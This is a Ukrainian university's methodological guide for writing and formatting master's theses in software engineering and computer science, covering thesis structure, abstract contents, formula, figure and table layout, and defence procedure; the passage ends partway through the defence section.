

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»

**Факультет інформаційних технологій
 Кафедра програмного забезпечення комп’ютерних систем**

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ
до виконання кваліфікаційних робіт здобувачами
другого (магістерського) рівня вищої освіти
спеціальностей 121 «Інженерія програмного
забезпечення» та 122 «Комп’ютерні науки»**

Дніпро
НТУ «ДП»
2021

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ
до виконання кваліфікаційних робіт здобувачами
другого (магістерського) рівня вищої освіти
спеціальностей 121 «Інженерія програмного
забезпечення» та 122 «Комп’ютерні науки»**

**Дніпро
НТУ «Дніпровська політехніка»
2021**

Мороз Б.І.

Методичні рекомендації до виконання кваліфікаційних робіт здобувачами другого (магістерського) рівня вищої освіти спеціальностей 121 «Інженерія програмного забезпечення» та 122 «Комп'ютерні науки» / Б.І. Мороз, О.В. Іванченко, О.В. Реута, О.С. Шевцова; М-во освіти і науки України, Нац. техн. ун-т “Дніпровська політехніка”. – Дніпро : НТУ «ДП», 2021. – 54 с.

Автори:

Б.І. Мороз, д.т.н., професор;
О.В. Іванченко, д.т.н, професор;
О.В. Реута, к.т.н., доцент;
О.С. Шевцова, асистент.

Затверджено методичними комісіями за спеціальностями 121 Інженерія програмного забезпечення (протокол № 4 від 21.05.2021р.) та 122 Комп'ютерні науки (протокол № 4 від 24.05.2021р.) за поданням кафедри програмного забезпечення комп'ютерних систем (протокол №29 від 13.05.2021.).

Методичні матеріали розроблено для допомоги здобувачам другого (магістерського) рівня вищої освіти спеціальностей 121 «Інженерія програмного забезпечення» та 122 «Комп'ютерні науки» в написанні кваліфікаційної роботи. Методичні рекомендації визначають загальні вимоги до кваліфікаційної роботи, її приблизну тематику та структуру, правила оформлення та порядок підготовки роботи до захисту.

Відповідальна за випуск завідувачка кафедри програмного забезпечення комп'ютерних систем, к.т.н, доцент І.М. Удовик.

ЗМІСТ

Вступ.....	5
1. Вимоги до написання кваліфікаційної роботи.....	5
1.1. Вибір теми кваліфікаційної роботи.....	6
1.2. Порядок виконання кваліфікаційної роботи.....	6
1.3. Складові кваліфікаційної роботи	6
2. Вимоги до оформлення пояснювальної записки	13
2.1. Загальні положення.....	13
2.2. Оформлення математичних формул.....	15
2.3. Оформлення графічних матеріалів.....	16
2.4. Оформлення таблиць.....	17
3. Порядок підготовки та захист магістерської роботи.....	18
3.1. Підготовка магістерської роботи до захисту.....	18
3.2. Захист магістерської роботи.....	18
3.3. Критерії оцінювання магістерської роботи.....	19
Список використаних джерел.....	20
Додаток А Приклад оформлення титульного аркуша	21
Додаток Б Приклад оформлення завдання	24
Додаток В Приклад оформлення реферату.....	27
Додаток Г Приклад оформлення переліку умовних позначень.....	30
Додаток Д Приклад оформлення змісту.....	32
Додаток Е Оформлення списку використаних джерел.....	35
Додаток Ж Приклад оформлення текстів комп'ютерних програм.....	42
Додаток К Загальна схема відгуку наукового керівника.....	45
Додаток Л Загальна схема рецензії на магістерську роботу.....	48
Додаток М Приклад акту впровадження.....	50
Додаток Н Приклад оформлення переліку файлів на диску.....	52

ВСТУП

Кваліфікаційною роботою ступеня магістра є закінчена самостійна та оригінальна робота, яка містить сукупність результатів дослідження та положень, що автор захищає публічно. У роботі неприпустимі порушення етики наукового дослідження, серед яких: фальсифікація наукових даних, некоректні запозичення, порушення правил наукового цитування, привласнення чужих наукових ідей, спотворення наукових фактів та ідей інших дослідників та результатів власного дослідження, використання ненаукових та сумнівних, з академічної точки зору, джерел інформації та ін.

Зміст роботи може складатися з результатів теоретичних та експериментальних досліджень, розробки нових рішень, методичних прийомів та методик вирішення науково-практичних задач в галузі інформаційних технологій, а також їх теоретичне обґрунтування.

Кваліфікаційна робота повинна свідчити про здатність автора самостійно вести науковий пошук, використовуючи теоретичні знання та практичні навички, бачити професійні проблеми, вміти формулювати завдання дослідження, підбирати методи їх вирішення, планувати, організовувати і проводити дослідження, інтерпретувати його результати та формулювати висновки.

Кваліфікаційна робота підлягає обов'язковому рецензуванню. Для проведення рецензування, робота надається одному або декільком рецензентам із числа осіб, які не є працівниками кафедри, на якій виконано випускну кваліфікаційну роботу. Рецензентами можуть бути фахівці-практики, науковці, викладачі закладів вищої освіти тощо. Рецензент проводить аналіз та надає на кафедру письмову рецензію стосовно зазначеної роботи.

Дані методичні рекомендації визначають загальні вимоги до кваліфікаційної роботи, її приблизну тематику та структуру, правила оформлення та порядок підготовки роботи до захисту.

1. Вимоги до написання кваліфікаційної роботи

Структура та зміст кваліфікаційної роботи повинні відрізнятися чіткістю побудови та логічною послідовністю викладення матеріалу. Під час виконання роботи здобувачу варто звернути увагу на точність формулувань, що виключає можливість суб'єктивного і неточного трактування; конкретність поданих результатів роботи. Автор зобов'язаний забезпечити новизну матеріалу, його наукову цінність, повноту висвітлення розглянутих питань, правильне цитування використаного матеріалу та посилання на джерела.

Основними етапами підготовки та виконання роботи є:

- вибір та затвердження теми;
- складання та затвердження завдання на роботу;
- вивчення задачі дослідження та огляд літературних джерел;
- проведення досліджень;
- опрацювання та викладення результатів досліджень;

- оформлення пояснівальної записки до роботи;
- зовнішнє рецензування кваліфікаційної роботи;
- допуск її до захисту перед екзаменаційною комісією (ЕК);
- захист роботи на засіданні ЕК.

1.1. Вибір теми кваліфікаційної роботи

Тема роботи має відображати основну ідею, завдання та положення, які необхідно дослідити. Критерієм вибору теми дослідження є її актуальність щодо сучасних тенденцій розвитку спеціальності.

Назва теми повинна бути чіткою, лаконічною та містити однозначне тлумачення. Тема кваліфікаційної роботи повинна містити не більше 15 слів.

Закріплення теми роботи, призначення керівника затверджується наказом ректора по університету.

1.2. Порядок виконання кваліфікаційної роботи

Здобувачі, які не мають академічної заборгованості, наказом по університету допускаються до виконання та захисту кваліфікаційної роботи відповідно до навчального плану.

Керівником роботи призначається викладач, який має науковий ступінь доктора або кандидата наук, вчене звання професора або доцента.

Керівник роботи зі здобувачем складає завдання (Додаток Б) до кваліфікаційної роботи, що затверджується завідувачем кафедри.

1.3. Складові кваліфікаційної роботи

Кваліфікаційна робота має у своєму складі пояснівальну записку і презентацію (демонстраційний матеріал) для доповіді на засіданні ЕК. Пояснівальна записка виконується державною мовою. Рекомендований обсяг основної частини пояснівальної записки магістерської роботи (Розділ 1-4) повинен становити не менше 60 сторінок друкованого тексту (комп'ютерного набору), який не включає вступ, висновки, список використаних джерел та додатки.

Пояснівальна записка має бути чітко структурованою із дотриманням вимог щодо оформлення та включати:

- титульний аркуш (див. Додаток А);
- завдання на кваліфікаційну роботу магістра (див. Додаток Б);
- реферат українською та англійською мовами (див. Додаток В);
- перелік умовних позначень (за необхідністю) (див. Додаток Г);
- зміст (див. Додаток Д);
- вступ (2-3 стор.);
- основна частина, яка включає, як правило, чотири розділи, що складаються з пунктів та підпунктів;
- висновки;

- список використаних джерел (див. Додаток Е);
- додатки.

Титульний аркуш є першою сторінкою роботи та містить наступні відомості:

- назву закладу вищої освіти, факультету, кафедри;
- тему кваліфікаційної роботи;
- прізвище, ім'я, по-батькові автора, курсу, групи;
- прізвище, ініціали наукового керівника, його вчене звання та науковий ступінь, займана посада;
- місце та рік написання роботи.

Нумерація сторінок на титульному листі не ставиться, але у загальну нумерацію включається.

Завдання на виконання кваліфікаційної роботи є другою сторінкою кваліфікаційної роботи та містить наступні відомості:

- дані про тему роботи;
- підстави для проведення роботи;
- мета та вхідні дані для проведення роботи;
- очікувані результати;
- вимоги до результатів виконання роботи;
- етапи виконання робіт;
- реалізація результатів та ефективність;
- додаткові вимоги.

Завдання підписується керівником, здобувачем, консультантами та затверджується завідувачем кафедри (додаток Б).

Реферат виконується українською та англійською мовами, об'ємом 1 сторінка та містить загальну характеристику поставленого завдання, виконаної роботи та описання отриманих результатів (Додаток В). Викладення матеріалу у рефераті повинно бути стислим та точним. Належить використовувати синтаксичні конструкції, притаманні мові ділових документів, уникати складних граматичних зворотів. Необхідно використовувати стандартизовану термінологію, уникати маловідомих термінів та символів.

Реферат повинен містити наступні складові:

- пояснювальна записка;
- об'єкт дослідження;
- предмет дослідження;
- мету роботи;
- методи дослідження;
- новизну рішень;
- практичну цінність;
- область застосування;
- значення роботи та висновки;
- прогнози щодо розвитку досліджень;
- розділ «Економіка»;
- перелік ключових слів.

Пояснювальна записка містить відомості про загальну кількість сторінок, кількість ілюстрацій, таблиць, додатків, кількість джерел згідно з переліком посилань (відомості наводяться, включаючи дані додатків).

Об'єкт дослідження – це процес або явище, що створює вивчену автором проблемну ситуацію та існує незалежно від дослідника.

Приклад:

- об'єктом дослідження є процес обробки низькоконтрастних зображень;
- об'єктом дослідження є процеси мережової взаємодії, характеристики елементів в інфраструктурі бездротової сенсорної мережі.
- об'єктом дослідження є процес прийому, передачі та обробки інформації в автоматизованих системах управління газотранспортною системою.

Предметом дослідження магістерської роботи є математична модель задачі або закономірності функціонування та розвитку об'єкта, його якості, властивості тощо. Предмет дослідження міститься в межах об'єкта.

Приклад:

- предмет дослідження – моделі та методи створення та вибору архітектур хмарних систем;
- предмет дослідження – моделі, методи та інформаційна технологія забезпечення якості при створенні та виробництві високотехнологічної продукції.

Мета роботи – це розв'язання комплексу прикладних завдань відповідно до узагальненого об'єкта діяльності на основі застосування системи теоретичних знань і практичних навичок здобутих у процесі всього періоду навчання.

Приклад:

- метою роботи є підвищення доступності хмарних сервісів на базі клієнт-серверної та однорангової розподіленої хмарної архітектури;
- метою роботи є підвищення енергетичної ефективності використання автономних джерел енергії сучасних портативних комп'ютерів та збільшення тривалості їхньої автономної роботи;
- метою роботи є підвищення ефективності роботи e-commerce сайту як комерційного проекту, для підвищення кількості користувачів, потенційних покупців, а також зростання в ТОПі за всіма правилами пошукових систем.

Методи дослідження. Тут перелічують, які наукові підходи було використано для досягнення поставленої в роботі мети. Характеристика кожного методу має пов'язуватись із змістом роботи, тобто слід стисло, але по суті описати, які саме завдання досліджували за допомогою того чи іншого методу.

Приклад:

- методи дослідження базуються на основних принципах системного аналізу, функціонального аналізу, теорії багатовимірних моделей даних, теорії баз даних. Використано методи структурного моделювання, теоретичні основи проектування реляційних та багатовимірних баз даних, теоретичні основи

побудови сховищ даних, основи багатовимірного та інтелектуального аналізу даних;

— методи дослідження. Для моделювання структур даних використані методи та засоби теорії множин. Для оцінки показників часової ефективності структур даних застосувалися методи теорії ймовірностей та математичної статистики.

Новизна запропонованих рішень — це наукові результати, що оцінюються за такими критеріями, як: вперше отримано, удосконалено, здобуло подальший розвиток. У новизні обов'язково вказується, що отримані результати дозволяють зробити. Наукова новизна пишеться в наступній послідовності: вперше, удосконалено, дісталася подальшого розвитку.

Приклад:

Новизна полягає в тому, що:

— вперше отримано метод надання доступу до сервісів розподіленої хмарної системи, що дозволяє підвищити оперативність відповіді на запит при зростанні кількості користувачів;

— вперше розроблено модель автономної роботи портативного комп'ютера для енергозберігаючого планування, що дозволяє виконувати планування шляхом вирішення оптимізаційної задачі;

— удосконалено математичну модель продуктивності мережі, що дозволяє ефективно управляти трафіком мережі незалежно від кількості її елементів;

— дісталася подальшого розвитку інформаційна технологія управління енергоспоживанням портативних комп'ютерів в частині створення моделей та методів розроблення енергозберігаючого програмного забезпечення.

Практична цінність — це можливість використання результатів роботи для виконання певних інженерних завдань.

Приклад:

Практична цінність полягає в запропонованому типовому для багатономенклатурних харчових підприємств рішенні, яке забезпечує підвищення ефективності планування виготовлення продукції на основі використання облікових даних підприємства методами багатовимірного та інтелектуального аналізу даних.

Область застосування. Необхідно вказати, де можуть бути використані результати даної роботи.

Приклад:

Область застосування. Розроблена система підтримки прийняття рішень використовується на підприємствах, які мають великий обсяг даних за довгий період часу.

Значення роботи та висновки. У висновках подаються узагальнені умовиводи, ідеї, думки, оцінки, пропозиції магістра.

Приклад:

Значення роботи та висновки. Впровадження СППР має великий вплив для підприємства, дозволяючи знайти резерви зниження сукупної собівартості продукції та отримання додаткового прибутку.

Прогнози щодо розвитку досліджень передбачає висловлення власної думки щодо перспектив розвитку досліджуваної задачі.

Приклад:

Прогнози щодо розвитку досліджень. Впровадження СППР надасть змогу збільшити доходи підприємства, скорочення збитків за окремими напрямками за рахунок виявлення помилок на ранніх стадіях.

У розділі «Економіка» вказується очікувальний економічний ефект.

Приклад:

У розділі «Економіка» розроблені маркетингові дослідження ринку збуту результатів роботи та соціальний ефект.

Ключовим словом називається слово або стійке словосполучення із тексту реферату, яке з погляду інформаційного пошуку несе симовле навантаження. Перелік ключових слів повинен відображати поза контекстом основний зміст роботи. Загальна кількість ключових слів повинна становити не менше трьох та не більше двадцяти.

Ключові слова подають у називному відмінку, друкують в рядок, через кому.

Приклад:

Перелік ключових слів: генетичне програмування, пряме кодування, опосередковане кодування, схрещування, мутація, генетичні операції.

Перелік умовних позначень містить пояснення до використаних у тексті роботи спеціальних позначень, символів, маловідомих скорочень, одиниць вимірювання тощо. Даний перелік має бути оформленний на окремому аркуші звіту у вигляді списку, в якому ліворуч після абзацного відступу в алфавітному порядку наводяться умовні позначення, а праворуч – їх повне тлумачення. Спочатку наводяться позначення українського алфавіту, потім – латинського та грецького.

Приклад оформлення переліку умовних позначень наведено у Додатку Г.

Зміст роботи визначається її темою та відображається в плані, що затверджується керівником, розміщується після титульного аркуша.

Зміст містить послідовно перелічені назви усіх розділів, підрозділів та пунктів, якщо вони мають заголовок (вступ, основну частину, висновки, список використаних джерел, додатки). Зміст не містить завдання, реферату, переліку умовних позначень.

Найменування всіх структурних частин записують малими літерами з першої прописної, найменування розділів, підрозділів та пунктів – разом з їхніми порядковими номерами, найменування додатків – разом з відповідними позначеннями та найменуваннями. Закінчення найменувань елементів відокремлюються від номерів сторінок крапками.

Приклад оформлення змісту наведено у Додатку Д.

Вступна частина роботи повинена містити відомості про задачу, що потребує вирішення, та сучасний ступінь її дослідження. На основі даних відомостей обґрунтовається актуальність обраної теми, вказується новизна запропонованих рішень та практичне значення роботи.

Актуальність теми подається у вигляді критичного аналізу та напрямів

розв'язання задачі, обґрунтування необхідності проведення дослідження.

Мета та завдання дослідження повинні бути чітко сформульованими та відображати тематику дослідження.

Об'єкт дослідження роботи – це процес або явище, що створює проблемну ситуацію, обрану для вивчення (див. стор. 8).

Предметом дослідження роботи є математична модель задачі або закономірності функціонування та розвитку об'єкта, його якості, властивості тощо. Предмет дослідження міститься в межах об'єкта (стор. 8).

У вступі зазначають методи, які застосовані для знаходження розв'язків поставлених задач та проведених досліджень.

Вступ може містити відомості про апробацію результатів роботи: назви статей, тез доповідей, підготовлених за матеріалами роботи, виступи на науково-практичних конференціях.

Необхідно відзначити новизну або практичну значущість роботи. Елементи новизни повинні мати узагальнюючий характер та містити власні висновки та рекомендації з предмету дослідження.

Практична цінність повинна містити результати самостійно проведених досліджень, що можуть бути впроваджені у виробництво, діяльність підприємств, установ та організацій.

У вступі можна навести опис структури роботи, вказавши кількість розділів та їх короткий опис.

Обсяг вступу повинен бути 2-3 сторінки та мати наступну структуру:

- актуальність теми;
- мета та завдання (або задачі) дослідження;
- об'єкт дослідження;
- предмет дослідження;
- методи дослідження;
- новизна запропонованих рішень;
- практичне значення;
- особистий внесок автора;
- структуру та обсяг кваліфікаційної роботи;

Текст вступу не поділяють на пункти.

Основна частина пояснювальної записки роботи повинна містити постановку завдання, опис розробленої математичної моделі, обґрунтування методики дослідження, опис застосованих алгоритмів розв'язання задачі, результатів обчислювальних експериментів, порівняльні оцінки розроблених алгоритмів із іншими, відомими в науковій літературі, а також всебічний аналіз отриманих результатів та закономірностей.

Основна частина роботи складається з розділів (теоретико-методологічний, дослідницько-аналітичний, проектно-рекомендаційний) та підрозділів, які мають бути взаємопов'язані, а матеріал – викладеним послідовно та логічно, з критичним аналізом теоретичних положень, статистичних даних, інформації різноманітного характеру тощо.

У першому розділі основної частини розглядаються теоретичні та методологічні аспекти досліджуваної задачі, аналітичний огляд літературних

джерел з предмета дослідження, критично аналізуються різні погляди, здійснюються їх наукова класифікація, основні фактори впливу на стан та розвиток досліджуваного об'єкта тощо. Теоретичне обґрунтування, суть, значення, класифікаційні характеристики, історія та тенденції розвитку предмета дослідження, методологічні підходи повинні мати елементи полемічності, розкривати власну позицію щодо предмета дослідження, що створює передумови для проведення у наступному розділі власних наукових досліджень.

Для констатації та обґрунтування загальнотеоретичних висновків та тенденцій доцільно використовувати дані, опубліковані у відповідних енциклопедіях, монографіях, довідниках, зарубіжних джерелах та виданнях. Якщо робота має теоретичний характер, то у першому розділі доцільно сформулювати математичну модель та провести огляд математичних методів, які використовуються для розв'язання задачі. Крім того, можна навести приклади підходів до вирішення подібних задач у минулому, почертнуті з літературних джерел.

Якщо ж робота прикладного характеру, то в першому розділі доцільно провести системний аналіз предметної області та детальний опис складових компонентів системи.

У другому розділі студент, використовуючи фактичний матеріал та зібрану інформацію, аналізує та розкриває зміст питань, які потребують вирішення. У даному розділі проектуються системні зв'язки та алгоритми вирішення локальних задач. Для цього використовують як власні дослідження автора (проведені раніше у кваліфікаційній роботі, науково-дослідних роботах тощо), так і ідеї, методики та алгоритми наведені в підручниках, посібниках, наукових статтях та монографіях.

Якщо робота має теоретичний характер, то в цьому розділі доцільно навести найновіші наукові ідеї в даній науковій галузі та приклади відповідних розрахунків.

Якщо робота має прикладний характер, (наприклад, інформаційно-довідкова чи контрольно-навчаюча системи), то доцільно навести алгоритм розв'язування, достатню кількість таблиць та діаграм, які ілюструють досліджувані проблеми та методику їх вирішення.

Третій розділ містить декілька взаємопов'язаних підрозділів, в яких надано конкретні науково обґрунтовані пропозиції, проекти інноваційного характеру.

В даному розділі теоретичної роботи необхідно висвітлити суть оригінальних ідей та розробок автора. Необхідно навести результати власних досліджень, які ілюструють практичну цінність методики автора і дозволяють порівняти її з іншими методиками.

Якщо робота прикладного характеру, то в третьому розділі слід детально описати розроблену програму, навести інструкцію щодо її використання, привести результати проведених досліджень та чисельних експериментів.

Четвертий розділ присвячується оцінці економічної ефективності та містить інформацію про маркетингові дослідження ринку збуту результатів

роботи.

Кожний розділ закінчується стисло викладеними висновками щодо наведених у ньому результатів наукових і прикладних досліджень.

У висновках після першого розділу необхідно сформулювати основні завдання, вирішення яких пропонується в даній роботі.

У висновках кваліфікаційної роботи наводяться підсумки проведеного дослідження, одержані наукові та практичні результати, рекомендації щодо їх науково-практичного використання.

Формулювання висновків повинно базуватися на матеріалах основної частини роботи відповідно до поставлених завдань. У даному пункті автор аналізує власний вклад у вирішення задачі, формулює підсумкові висновки, пропозиції та рекомендації щодо практичного використання отриманих результатів. Висновки повинні давати відповідь на питання: "Що зроблено в роботі?" та "Що це дало в порівнянні з іншими відомими результатами?". У висновках вказуються кількісні характеристики отриманих результатів. Таблиці, рисунки, формули у висновках не наводяться.

Список використаних джерел, згідно з діючими стандартами, включає джерела, на які в тексті є посилання, а також ті, які використано при викладенні конкретних положень. Джерелами інформації можуть розглядатися статті, дисертації, монографії, нормативно-технічні документи, техніко-економічні нормативи, інформаційні ресурси Internet та ін. Список використаних джерел представляється мовою оригіналу у алфавітному порядку або у порядку згадування джерела у кваліфікаційній роботі.

Додатки повинні містити допоміжні матеріали: таблиці, рисунки, результати проміжних розрахунків, вихідні тексти програм, ілюстрації допоміжного характеру, копії документів тощо.

Додатки необхідно розміщати в порядку здійснення посилань на них у тексті пояснальної записки кваліфікаційної роботи. Додатки нумерують прописними літерами українського алфавіту в правому верхньому куті, наприклад, «Додаток А».

Таблиці, малюнки і формули, розміщені в додатках, нумерують наступним чином:

- таблиці – у правому верхньому куті вказують «Таблиця А.1» – таблиця 1 додатка А;
- малюнки – по центру, під малюнком «Рис. А.1»;
- формули – відповідно «(А.1)».

2. Вимоги до оформлення пояснальної записки

2.1. Загальні положення

Оформлення пояснальної записки магістерської роботи має відповідати загальним вимогам до наукових робіт згідно з державним стандартом ДСТУ 3008-2015 «Документація. Звіти у сфері науки та техніки. Структура і правила оформлення».

Текст кваліфікаційної роботи оформляється на комп'ютері у текстовому

редакторі Microsoft Word, на листах формату А4 (210x297 мм) з міжрядковим інтервалом 1,5 пт.

Встановлюються наступні поля сторінок: зліва – 25 мм, справа – 15 мм, зверху та знизу – 20 мм.

Для набору тексту використовується шрифт Times New Roman, розмір – 14 пт. Шрифт повинен бути чітким, колір – чорний, щільність тексту – однаковою.

У тексті роботи повинні бути чітко виділені абзаци – 15 мм.

Текст основної частини магістерської роботи поділяють на розділи та підрозділи. Кожний розділ починають з нової сторінки.

Заголовки структурних частин роботи: «РЕФЕРАТ», «ЗМІСТ», «ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ», «ВСТУП», «РОЗДІЛ», «ВИСНОВКИ», «СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ», «ДОДАТКИ» друкують прописними літерами по центру сторінки.

Відстань між заголовком розділу та підрозділу – 1 рядок. Заголовки підрозділів друкують з абзацного відступу. Крапку наприкінці заголовка не ставлять. Якщо заголовок складається з двох чи більше речень, їх розділяють крапкою. Заголовки пунктів друкують маленькими літерами, крім першої прописної.

Нумерацію сторінок, розділів, підрозділів, додатків, рисунків, таблиць подають арабськими цифрами без знака «№».

Нумерація сторінок повинна бути наскрізною та проставлятися арабськими цифрами у правому верхньому куті аркуша. Розмір шрифту нумерації – 12 пт.

Номер розділу ставлять після слова «РОЗДІЛ», після номера крапку не ставлять. Заголовок розділу друкують з нового рядка по центру прописними літерами. Кожний розділ починають з нової сторінки.

Підрозділи звіту нумерують у межах одного розділу. Номер підрозділу складається з номера розділу і порядкового номера підрозділу, між якими ставлять крапку, наприклад, "1.1." чи "2.1.". Наприкінці номера підрозділу ставиться крапка.

Першою сторінкою роботи є титульний аркуш, який входить до загальної нумерації сторінок. Нумерація сторінок проставляється, починаючи зі сторінки «ЗАВДАННЯ» та закінчується останньою сторінкою роботи.

Зміст має відповідати плану роботи. На сторінці зі змістом навпроти кожної складової роботи, проставляються номери сторінок, які вказують на початок викладення матеріалу.

На титульному листі повинні бути підпис автора та керівників проекту розділів, що засвідчує допуск роботи до захисту.

Здобувач перед захистом повністю збирає роботу відповідно до структури та зшивав її разом із опублікованими статтями та тезами конференцій (за наявності).

2.2. Оформлення математичних формул

При оформленні математичних формул небхідно дотримуватися наступного стилю: гарнітура шрифту – Times New Roman (Сур) 14 pt, шрифт – звичайний, відступ – 0,5 см, рівняння – по центру, табуляція – по правому краю.

Для набору формул використовувати редактор формул Microsoft Equation 3.0, задавши наступні параметри: великі, малі грецькі літери та символи – шрифт Symbol, інші – Times New Roman Сур. Розміри: звичайний – 14 pt, крупний індекс – 8 pt, дрібний індекс – 7 pt, крупний символ – 18 pt, дрібний символ – 14 pt.

При використанні формул необхідно дотримуватися певних техніко-орфографічних правил. Всередині тексту допускається писати нескладні або допоміжні формули. Основні формули розміщують окремим рядком.

Для економії місця кілька коротких однотипних формул, відокремлених від тексту, можна подати в одному рядку.

Якщо рівняння не вміщується в один рядок, його слід перенести після знака рівності (=) або після знаків плюс (+), мінус (-), множення (x) і ділення (:). Нумерувати слід лише ті формули, на які є посилання у наступному тексті, інші нумерувати не рекомендується.

Формули нумерують у межах розділу. Номер формули задається арабськими цифрами і складається з номера розділу та порядкового номера формули в розділі, відокремлених крапкою.

Номер формули зазначають на рівні формули у круглих дужках, у крайньому правовому положенні, наприклад, (2.1) (перша формула другого розділу). Номер, який не вміщується у рядку з формулою, переносять у наступний рядок – нижче формули. Номер формули при її перенесенні вміщують на рівні останнього рядка. Якщо формула знаходитьсь у рамці, то номер такої формули записують із зовнішньої сторони рамки з правого боку навпроти основного рядка формули.

Посилання на формули надають порядковим номером формули в дужках, наприклад: «... у формулі (2.1)». Пояснення значень символів і числових коефіцієнтів формули наводять під нею в тій послідовності, в якій вони подані у формулі. Значення кожного символу та числового коефіцієнта записують з нового рядка, починаючи зі слова «де» без абзацу і двокрапки.

Кожна формула відокремлюється від тексту одним вільним рядком.

Приклад:

$$\pi_k \nu_i = \sum_{j=1}^m \pi_j x_i, \nu_j , \quad (2.4)$$

де

$\pi \nu_i$ – семантична значущість для кожного набору ν_i ;

$\pi_j x_i, \nu_j$ – семантична значущість елемента x_i в контексті набору

елементів v_j .

2.3. Оформлення графічних матеріалів

Графічними матеріалами є схеми, графіки, діаграми, гістограми тощо. Дані ілюстративні матеріали позначають словом «Рис.» та нумерують послідовно в межах розділу. Номер, назуву рисунка або пояснівальний підпис розміщують послідовно, відокремлюючи крапкою, наприклад: Рис. 2.1. (перший рисунок другого розділу), за винятком рисунків, поданих у додатках. Підпис рисунка розміщують по центру, під рисунком, крапка в кінці не ставиться. Рисунок та його підпис повинні бути розміщені на одній сторінці. Рисунки необхідно наводити безпосередньо після тексту, де вони згадані вперше, або на наступній сторінці.

Приклад:

- оформлення ілюстрації:



Рис. 2.1. Графічне представлення математичної моделі діагностики роботи ТОК та SCADA

- оформлення графіка:

Рис. 2.2. Графіки динаміки зміни кількості станів КП ТОК

На всі наведені рисунки в тексті роботи повинні бути посилання або в дужках (рис. 2.1), або по контексту, наприклад, «... як показано на рис. 2.2». Допускається вертикальне розміщення рисунків за годинниковою стрілкою.

Рисунок, розмір якого більший формату А4, рекомендується розміщувати у додатках.

2.4. Оформлення таблиць

Цифровий матеріал, як правило, оформлюють у вигляді таблиць. Таблицю слід розташовувати безпосередньо після тексту, у якому вона згадується вперше, або на наступній сторінці. При переносі таблиці на наступну сторінку тематичний заголовок не повторюють, а пишуть «*Продовження таблиці 1.1*» та повторюють нумерацію на наступній сторінці.

Приклад оформлення таблиці із продовженням:

Таблиця 1.1

Таблиця параметрів об'єктно-класифікаційної моделі діагностики роботи SCADA системи

№ п/п	Параметр моделі	Опис	№ фор- мули
1	2	3	4
1	p	Процес (модуль програми, що виконується на системоутворюючому вузлі в складі ПЗ АПК SCADA системи)	2.1
2	P	Множина всіх процесів (ПЗ АПК SCADA системи)	2.1
3	$n(P)$	Кількість процесів ПЗ АПК SCADA	2.1

Продовження таблиці 1.1

1	2	3	4
4	2^P	Множина всіх підмножин процесів в складі ПЗ АПК SCADA системи	2.12
5	P_z	Деяка довільна підмножина процесів в складі ПЗ АПК SCADA системи	2.12
6	k	Контрольна точка процесу (КТП)	2.2
7	K	Множина контрольних точок процесів	2.2

На всі таблиці мають бути посилання в тексті. При цьому по тексту слово «таблиця» пишуть скорочено, наприклад: «...у табл. 2.1». У повторних посиланнях на таблиці та ілюстрації скорочено пишуть слово «дивись», наприклад: «див. табл. 2.1».

Кожна таблиця має розміщений над нею тематичний заголовок, який вирівняний по центру і наведений жирним шрифтом. Якщо цифрові чи інші дані в деякому рядку таблиці відсутні, у ньому ставлять прочерки. Цифри в комірках таблиці варто проставляти так, щоб відповідні розряди чисел у всьому стовпчику були розташовані один під одним.

Кожну таблицю варто супроводжувати коротким аналізом чи коментарем.

3. Порядок підготовки та захист кваліфікаційної роботи

3.1. Підготовка кваліфікаційної роботи до захисту

До захисту кваліфікаційної роботи допускаються студенти, які успішно та в повному обсязі виконали навчальний план.

Кваліфікаційна робота подається керівнику для перевірки у терміни, визначені у завданні на її виконання. Керівник надає відгук на роботу, в якому визначаються: актуальність дослідження; ефективність використаної методології; рівень застосування здобутих у процесі навчання теоретичних знань та підготовки до виконання наукових досліджень; вміння самостійно вирішувати наукові та практичні задачі; вміння логічно, поступово, аргументовано викладати матеріал і робити висновки; перспективність запропонованих рекомендацій та висновків; недоліки роботи (за наявності).

Кваліфікаційна робота обов'язково повинна мати рецензію зовнішнього рецензента. Рецензентами можуть бути фахівці-практики, науковці, викладачі закладів вищої освіти тощо.

Під час рецензування роботи рекомендується визначати наступне:

- актуальність роботи;
- використання методів дослідження;
- обґрутованість висновків і пропозицій;
- участь здобувача у проведених дослідженнях, теоретичній та аналітичній обробці отриманих результатів, формулюванні наукових положень, ідеї, методики;
- вміння чітко, грамотно, аргументовано викладати матеріал;
- якість оформлення матеріалу;
- недоліки щодо змістової частини роботи та оформлення.

Рецензія надається письмово і повинна містити загальний висновок щодо рекомендацій до захисту (рекомендовано або не рекомендовано) перед екзаменаційною комісією (ЕК).

Кваліфікаційна робота обов'язково повинна мати довідку щодо перевірки на наявність академічного plagiatу.

3.2. Захист кваліфікаційної роботи

Захист кваліфікаційної роботи відбувається прилюдно на засіданні ЕК, склад якої затверджується у встановленому порядку. Здобувач готує для виступу доповідь та ілюстративний матеріал до неї.

До ЕК при захисті кваліфікаційної роботи здобувачем додаються наступні документи, оформлені згідно вимог:

- пояснювальна записка;
- протокол перевірки роботи на plagiat;
- презентація, що містить ілюстрації до доповіді;
- бланк оцінювання магістерської роботи (Додаток П);

- відгук керівника роботи (Додаток К);
- рецензія (Додаток Л).

Під час захисту здобувач:

- чітко представляє тему, мету та завдання роботи;
- акцентує увагу на її актуальності та новизну запропонованих рішень;
- формулює постановку задачі;
- пояснює суть використаних методів розв'язування поставленої задачі та обґруntовує їх вибір;
